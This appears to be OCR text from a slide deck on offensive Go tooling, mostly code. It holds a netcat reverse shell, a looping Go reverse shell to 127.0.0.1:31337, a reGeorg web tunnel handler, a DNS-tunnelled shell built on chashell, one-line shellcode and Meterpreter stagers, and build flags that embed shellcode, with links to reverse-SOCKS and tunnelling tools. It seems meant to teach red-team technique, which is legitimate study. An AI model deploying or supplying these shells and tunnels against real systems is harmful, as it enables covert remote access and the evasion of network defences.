


nc -e /bin/sh 127.0.0.1 31337

```
for {
        conn, err := net.Dial("tcp",“127.0.0.1:31337”)
        cmd := exec.Command("/bin/sh")
        cmd.Stdin = conn
        cmd.Stdout = conn
        cmd.Stderr = conn
        cmd.Run()
        conn.Close()
}
```

```
cmd.Stdin, cmd.Stdout, cmd.Stderr= c,c,c
```

Evolution of Tunneling: reverse proxy



Injecting in web app
(e.g. regeorg)


```
package main

import (
	"net/http"
	"github.com/kost/regeorgo"
)

func main() {
	// initialize regeorgo
	gh := &regeorgo.GeorgHandler{}
	gh.InitHandler()

	// use it as standard handler for http
	http.HandleFunc("/regeorgo",
gh.RegHandler)
	http.ListenAndServe(":8111", nil)
}
```

Evolution of Tunneling: DNS



```
import “github.com/kost/chashell/lib/transport”
var  targetDomain  string
var  encryptionKey string

func main() {
        var cmd *exec.Cmd

        if runtime.GOOS == "windows" {
                cmd = exec.Command("cmd.exe")
        } else {
                cmd = exec.Command("/bin/sh", "-c",
"/bin/sh")
        }

        dnsT := transport.DNSStream(targetDomain,
encryptionKey)

        cmd.Stdout = dnsT
        cmd.Stderr = dnsT
        cmd.Stdin = dnsT
        cmd.Run()
}
```

DNS tunneling (e.g. iodine)

Based on chashell by sysdream: https://github.com/sysdream/chashell

I hear your cry

- **But, what about already written shellcodes?**
- **I want to run my own shellcode**
- **Metasploit Meterpreter**
- **Any other ready toolkit**

Shellcode - Can be even easier

- **Just include gosc module**
- **Shellcode must match architecture**

```
import "github.com/kost/gosc/shell”

shell.ExecShellcode(myshellcode)
shell.ExecShellcode_b64(base64shellcode)
```

Shellcode – Still want Meterpreter

- **Just include gosc/msf module**
- **First stage written in pure go**
- **Handler/shellcode must match architecture/type**

```
import "github.com/kost/gosc/msf”

msf.Meterpreter(”tcp”,”127.0.0.1:4444”)

msf.Meterpreter(”http”,”127.0.0.1:80”)

msf.Meterpreter(”https”,”127.0.0.1:443”)
```

Based on chashell by sysdream: https://github.com/sysdream/hershell

Executing pregenerated shellcode

- C extension
  - https://github.com/brimstone/go-shellcode
- Windows examples
  - https://github.com/Ne0nd0g/go-shellcode
- Golang native calls to syscall
  - https://github.com/lesnuages/hershell
- Golang native calls improved
  - https://github.com/kost/gosc

Embedding strings in Go

- Embed strings without touching source code
- Still build is needed
- Limited to strings only
- No byte arrays, integers, booleans

```
OPTS=-ldflags "-X main.Shellcode=$(SHELLCODE)″
OPTS=-ldflags "-X main.Version=$(VERSION) –X″
main.CommitID=$(GIT_COMMIT)"
go build $OPTS
```

Embedding files in Go

- go embed
  - Go native solution in newer Go versions
- Go-bindata
  - Create go structures from files
- Stuffbin
  - Embed files inside executable
  - Dynamically
  - after compile time

Embedding files in Go

- **go embed**

```
import (
    _ "embed”
)
//go:embed version.txt
var version string
```

https://pkg.go.dev/embed

`Tunneling

- Hashicorp Yamux
  - Connection Multiplexer
- Revsocks
  - Reverse Socks 5
  - https://github.com/kost/revsocks
- Reverse Socks 5 tunneling over web apps
  - Regeorg
  - https://github.com/kost/regeorgo
  - https://github.com/kost/regeorg
- DNS
  - DNS tunneling
  - https://github.com/kost/chashell/

Connection multiplexing behind NAT

